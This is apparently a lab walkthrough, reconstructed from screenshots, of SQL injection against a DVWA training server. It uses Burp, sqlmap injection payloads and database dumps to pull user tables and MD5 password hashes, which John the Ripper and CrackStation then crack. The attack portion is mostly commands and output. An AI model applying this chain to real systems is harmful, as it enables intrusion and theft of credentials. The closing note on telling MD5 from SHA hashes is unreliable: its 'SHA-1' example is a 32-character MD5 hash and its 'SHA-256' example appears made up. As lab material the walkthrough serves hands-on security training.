



# DVWA DB hacked with password hashes cracked



Above userID was intercepted by burp on attacker machine

Burp Project Intruder Repeater View Help  
 Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn  
 Intercept HTTP history WebSockets history Match and replace Proxy settings

Intercept Forward Drop Request to http://192.168.253.80

Time	Type	Direction	Method	URL
15:42:211...	HTTP	→ Request	GET	http://192.168.253.133/dvwa/vulnerabilities/sqli/?id=marcopolo&Submit=Submit

**Request**  
 Pretty Raw Hex

```

1 GET /dvwa/vulnerabilities/sqli/?id=marcopolo&Submit=Submit HTTP/1.1
2 Host: 192.168.253.133
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: keep-alive
8 Referer: http://192.168.253.133/dvwa/vulnerabilities/sqli/
9 Cookie: security=low; PHPSESSID=9b08247e3b150b25c57457c4328f9ec6
10 Upgrade-Insecure-Requests: 1
11 Priority: u=0, i
12
13
  
```

**Inspector**  
 Selected text

```

GET /dvwa/vuln
=marcopolo&Sul
\n \n
Host: 192.168
User-Agent: M
x x86_64; rv:
Firefox/128.0
Accept: text/t
  
```

request  
 Pretty Raw Hex

```

1 GET /dvwa/vulnerabilities/sqli/?id=marcopolo&Submit=Submit HTTP/1.1
2 Host: 192.168.253.133
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: keep-alive
8 Referer: http://192.168.253.133/dvwa/vulnerabilities/sqli/
9 Cookie: security=low; PHPSESSID=9b08247e3b150b25c57457c4328f9ec6
10 Upgrade-Insecure-Requests: 1
11 Priority: u=0, i
12
13
  
```

Copied above into a file request.txt on attacker machine 253.139

```

(kali㉿kali)-[/]
$ sudo echo "GET /dvwa/vulnerabilities/sqli/?id=marcopolo&Submit=Submit HTTP/1.1
Host: 192.168.253.133
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Referer: http://192.168.253.133/dvwa/vulnerabilities/sqli/
Cookie: security=low; PHPSESSID=9b08247e3b150b25c57457c4328f9ec6
Upgrade-Insecure-Requests: 1
Priority: u=0, i">/tmp/request.txt
[sudo] password for kali:

(kali㉿kali)-[/]
$ cat /tmp/request.txt
GET /dvwa/vulnerabilities/sqli/?id=marcopolo&Submit=Submit HTTP/1.1
Host: 192.168.253.133
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Referer: http://192.168.253.133/dvwa/vulnerabilities/sqli/
Cookie: security=low; PHPSESSID=9b08247e3b150b25c57457c4328f9ec6
Upgrade-Insecure-Requests: 1
Priority: u=0, i
  
```

Ran sqlmap on the saved file request.txt which revealed the DB to be Mysql and ran queries for our user marcopolo

```

(kali㉿kali)-[/]
$ sqlmap -r /tmp/request.txt

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any damage caused by this program

[*] starting @ 15:50:53 /2025-04-11/

[15:50:53] [INFO] parsing HTTP request from '/tmp/request.txt'
[15:50:53] [INFO] testing connection to the target URL
[15:50:53] [INFO] checking if the target is protected by some kind of WAF/IPS
[15:50:53] [INFO] testing if the target URL content is stable
[15:50:54] [INFO] target URL content is stable

```

```

Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: id=marcopolo' AND (SELECT 3156 FROM (SELECT(SLEEP(5)))IbAY)-- mPie&Submit=Submit

Type: UNION query
Title: MySQL UNION query (NULL) - 2 columns
Payload: id=marcopolo' UNION ALL SELECT NULL,CONCAT(0x71627a6a71,0x6f494a78624b6e6b5361784243736d4e4d4f477347644e6b4b47615a74456373774a494a6d5a70,0x717a6b7171)#6Submit=Submit

[15:53:59] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8
back-end DBMS: MySQL >= 4.1
[15:53:59] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.253.133'

[*] ending @ 15:53:59 /2025-04-11/

```

Giving sqlmap query >> sqlmap -r /tmp/request.txt --dbs it revealed various databases on the targeted server

```

(kali㉿kali)-[/]
$ sqlmap -r /tmp/request.txt --dbs

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any damage caused by this program

[*] starting @ 16:05:25 /2025-04-11/

[16:05:25] [INFO] parsing HTTP request from '/tmp/request.txt'
[16:05:26] [INFO] resuming back-end DBMS 'mysql'
[16:05:26] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:

```

Various DB names (7) below from above run

```

Type: UNION query
Title: MySQL UNION query (NULL) - 2 columns
Payload: id=marcopolo' UNION ALL SELECT NULL,CONCAT(0x71627a6a71,0x6f494a7
6373774a494a6d5a70,0x717a6b7171)#&Submit=Submit
[16:05:26] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8
back-end DBMS: MySQL ≥ 4.1
[16:05:26] [INFO] fetching database names
[16:05:26] [WARNING] reflective value(s) found and filtering out
available databases [7]:
[*] dvwa
[*] information_schema
[*] metasploit
[*] mysql
[*] owasp10
[*] tikiwiki
[*] tikiwiki195
[16:05:26] [INFO] fetched data logged to text files under '/home/kali/.local/s
[*] ending @ 16:05:26 /2025-04-11/

```

Ran below query >> `sqlmap -r /tmp/request.txt -D dvwa --tables` via sqlmap on DB dvwa above to get the tables

```

(kali@kali)-[/]
$ sqlmap -r /tmp/request.txt -D dvwa --tables
{1.9.3#stable}
https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the
ity to obey all applicable local, state and federal laws. Developers assume no liability and are not responsi
mage caused by this program

[*] starting @ 16:13:58 /2025-04-11/

[16:13:58] [INFO] parsing HTTP request from '/tmp/request.txt'
[16:13:58] [INFO] resuming back-end DBMS 'mysql'
[16:13:58] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: id (GET)
Type: boolean-based blind
Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
Payload: id=marcopolo' OR NOT 8916=8916#&Submit=Submit

```

```

[16:13:58] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: Apache 2.2.8, PHP 5.2.4
back-end DBMS: MySQL ≥ 4.1
[16:13:58] [INFO] fetching tables for database: 'dvwa'
[16:13:58] [WARNING] reflective value(s) found and filtering out
Database: dvwa
[2 tables]
+-----+
| guestbook |
| users     |
+-----+

```

Running the same query above on DB tikiwiki revealed several tables few are shown below

```

| tiki_user_menus
| tiki_user_modules
| tiki_user_notes
| tiki_user_postings
| tiki_user_preferences
| tiki_user_quizzes
| tiki_user_taken_quizzes
| tiki_user_tasks
| tiki_user_tasks_history
| tiki_user_votings
| tiki_user_watches
| tiki_userfiles
| tiki_userpoints
| tiki_users
| tiki_users_score
| tiki_webmail_contacts
| tiki_webmail_messages
| tiki_wiki_attachments
| tiki_zones
| users_grouppermissions
| users_groups
| users_objectpermissions
| users_permissions
| users_usergroups
| users_users

```

Running the below query on various tables of Db tikiwiki revealed that the Db had just 1 entry, see below pic

```
>> sqlmap -r /tmp/request.txt -D tikiwiki --tables -T users_users -dump
```

```
table: users_users
[1 entry]
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| valid | userId | email | login | score | hash | created | pass_due | password |
| lastLogin | avatarData | avatarName | avatarSize | avatarType | currentLogin | avatarLibName | default_group |
registrationDate |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| NULL | 1 | <blank> | admin | 0 | f6fdffe48c908deb0f4c3bd36c032e72 | NULL | NULL | admin |
| NULL | NULL | NULL | NULL | NULL | NULL | NULL | NULL | NULL |
NULL |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
```

However, running the above query for Db dwwa revealed some interesting results of users with their password hashes

```
>> sqlmap -r /tmp/request.txt -D dwwa --tables -T users --dump
```

```
[kali@kali]~$ sqlmap -r /tmp/request.txt --d dwva --tables -T users --dump
```

```

      H
    [R]
   [O] {1.9.3#stable}
  [O]
 [O]
|_|V... https://sqlmap.org

```

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It  
lity to obey all applicable local, state and federal laws. Developers assume no liability and are not re  
damage caused by this program

[\*] starting @ 16:51:58 /2025-04-11/

```
[16:51:58] [INFO] parsing HTTP request from '/tmp/request.txt'
[16:51:58] [INFO] resuming back-end DBMS 'mysql'
```

```

Database: dvwa
[2 tables]
+-----+
| guestbook |
| users     |
+-----+

[16:51:58] [INFO] fetching columns for table 'users' in database 'dvwa'
[16:51:58] [WARNING] reflective value(s) found and filtering out
[16:51:58] [INFO] fetching entries for table 'users' in database 'dvwa'
[16:51:58] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] n
do you want to crack them via a dictionary-based attack? [Y/n/q] n
Database: dvwa
Table: users
[5 entries]
+-----+-----+-----+-----+-----+-----+
| user_id | user   | avatar                                     | password                                     | last_name | first_name |
+-----+-----+-----+-----+-----+-----+
| 1       | admin  | http://172.16.123.129/dvwa/hackable/users/admin.jpg | 5f4dcc3b5aa765d61d8327deb882cf99 | admin     | admin      |
| 2       | gordonb | http://172.16.123.129/dvwa/hackable/users/gordonb.jpg | e99a18c428cb38d5f260853678922e03 | Brown     | Gordon     |
| 3       | 1337   | http://172.16.123.129/dvwa/hackable/users/1337.jpg | 8d3533d75ae2c3966d7e0d4fcc69216b | Me        | Hack       |
| 4       | pablo  | http://172.16.123.129/dvwa/hackable/users/pablo.jpg | 0d107d09f5bbe40cade3de5c71e9e9b7 | Picasso   | Pablo      |
| 5       | smithy | http://172.16.123.129/dvwa/hackable/users/smithy.jpg | 5f4dcc3b5aa765d61d8327deb882cf99 | Smith     | Bob        |
+-----+-----+-----+-----+-----+-----+

[16:52:03] [INFO] table 'dvwa.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.253.133/dump/dvwa/users.csv'
[16:52:03] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.253.133'

[*] ending @ 16:52:03 /2025-04-11/

(kali@kali)-[~]

```

Copy above password hashes and other info and put it in a file as shown below

```

(kali@kali)-[~]
$ echo "1 | admin | http://172.16.123.129/dvwa/hackable/users/admin.jpg | 5f4dcc3b5aa765d61d8327deb882cf99 | admin | admin"
1 | admin | http://172.16.123.129/dvwa/hackable/users/admin.jpg | 5f4dcc3b5aa765d61d8327deb882cf99 | admin | admin
2 | gordonb | http://172.16.123.129/dvwa/hackable/users/gordonb.jpg | e99a18c428cb38d5f260853678922e03 | Brown | Gordon
3 | 1337 | http://172.16.123.129/dvwa/hackable/users/1337.jpg | 8d3533d75ae2c3966d7e0d4fcc69216b | Me | Hack
4 | pablo | http://172.16.123.129/dvwa/hackable/users/pablo.jpg | 0d107d09f5bbe40cade3de5c71e9e9b7 | Picasso | Pablo
5 | smithy | http://172.16.123.129/dvwa/hackable/users/smithy.jpg | 5f4dcc3b5aa765d61d8327deb882cf99 | Smith | Bob
">password_hashes.txt

(kali@kali)-[~]
$ cat password_hashes.txt
1 | admin | http://172.16.123.129/dvwa/hackable/users/admin.jpg | 5f4dcc3b5aa765d61d8327deb882cf99 | admin | admin
2 | gordonb | http://172.16.123.129/dvwa/hackable/users/gordonb.jpg | e99a18c428cb38d5f260853678922e03 | Brown | Gordon
3 | 1337 | http://172.16.123.129/dvwa/hackable/users/1337.jpg | 8d3533d75ae2c3966d7e0d4fcc69216b | Me | Hack
4 | pablo | http://172.16.123.129/dvwa/hackable/users/pablo.jpg | 0d107d09f5bbe40cade3de5c71e9e9b7 | Picasso | Pablo
5 | smithy | http://172.16.123.129/dvwa/hackable/users/smithy.jpg | 5f4dcc3b5aa765d61d8327deb882cf99 | Smith | Bob

(kali@kali)-[~]

```

Below command skimmed the above file output to the user:password\_hash format



```
(kali㉿kali)-[~]
$ awk -F'|' '{print $3 ":" $6}' password_hashes.txt >password_hashes_.txt

(kali㉿kali)-[~]
$ cat password_hashes_.txt
admin      : admin
gordonb    : Brown
1337       : Me
pablo      : Picasso
smithy     : Smith
```

Written below with the hashes

```
>>awk -F'|' '{print $3 ":" $5}' password_hashes.txt >password_hashes_.txt
```

```
(kali㉿kali)-[~]
$ awk -F'|' '{print $3 ":" $5}' password_hashes.txt >password_hashes_.txt

(kali㉿kali)-[~]
$ cat password_hashes_.txt
admin      : 5f4dcc3b5aa765d61d8327deb882cf99
gordonb    : e99a18c428cb38d5f260853678922e03
1337       : 8d3533d75ae2c3966d7e0d4fcc69216b
pablo      : 0d107d09f5bbe40cade3de5c71e9e9b7
smithy     : 5f4dcc3b5aa765d61d8327deb882cf99
```

```
>>awk -F'|' '{print $5}' password_hashes.txt >password_hashes_.txt
```

```
(kali㉿kali)-[~]
$ awk -F'|' '{print $5}' password_hashes.txt >password_hashes_.txt

(kali㉿kali)-[~]
$ cat password_hashes_.txt
5f4dcc3b5aa765d61d8327deb882cf99
e99a18c428cb38d5f260853678922e03
8d3533d75ae2c3966d7e0d4fcc69216b
0d107d09f5bbe40cade3de5c71e9e9b7
5f4dcc3b5aa765d61d8327deb882cf99
```

Using John the Ripper above MD5 hashes were cracked, see below

```
>>john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt /home/kali/password_hashes_.txt
```

```
>>john --show --format=raw-md5 /home/kali/password_hashes_.txt
```

```
(kali㉿kali)-[~]
$ john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt /home/kali/password_hashes_.txt
Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 128/128 AVX 4x3])
No password hashes left to crack (see FAQ)

(kali㉿kali)-[~]
$ john --show --format=raw-md5 /home/kali/password_hashes_.txt
?:password
?:abc123
?:charley
?:letmein
?:password
5 password hashes cracked, 0 left
```

With online hash cracker, see the exactly cracked passwords below

CrackStation

Defuse

CrackStation Password Hashing Security Defuse Security

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

5f4dcc3b5aa765d61d8327deb882cf99  
e99a18c428cb38d5f260853678922e03  
8d3533d75ae2c3966d7e0d4fcc69216b  
0d107d09f5bbe40cade3de5c71e9e9b7  
5f4dcc3b5aa765d61d8327deb882cf99

I'm not a robot

reCAPTCHA

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5\_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1 sha1\_bin), QubesV3.1BackupDefaults

Hash	Type	Result
5f4dcc3b5aa765d61d8327deb882cf99	md5	password
e99a18c428cb38d5f260853678922e03	md5	abc123
8d3533d75ae2c3966d7e0d4fcc69216b	md5	charley
0d107d09f5bbe40cade3de5c71e9e9b7	md5	letmein
5f4dcc3b5aa765d61d8327deb882cf99	md5	password

Color Codes: Green Exact match, Yellow Partial match, Red Not found.

hash	type	result
5f4dcc3b5aa765d61d8327deb882cf99	md5	password
e99a18c428cb38d5f260853678922e03	md5	abc123
8d3533d75ae2c3966d7e0d4fcc69216b	md5	charley
0d107d09f5bbe40cade3de5c71e9e9b7	md5	letmein
5f4dcc3b5aa765d61d8327deb882cf99	md5	password

How to distinguish between MD5 and SHA:

- **MD5 Hashes** are typically **32 characters long**, composed of hexadecimal digits (0-9, a-f).
- **SHA-1 Hashes** are **40 characters long**, also composed of hexadecimal digits.
- **SHA-256 Hashes** are **64 characters long**, again composed of hexadecimal digits.



**Example:**

- **MD5 hash** (32 characters): 5f4dcc3b5aa765d61d8327deb882cf99
- **SHA-1 hash** (40 characters): e99a18c428cb38d5f260853678922e03
- **SHA-256 hash** (64 characters):  
6dcd4ce23d88e2ee9568ba546c007c63b3e20c9e52b91d6b4f5a9f5f9b7e9a1a

[illegible]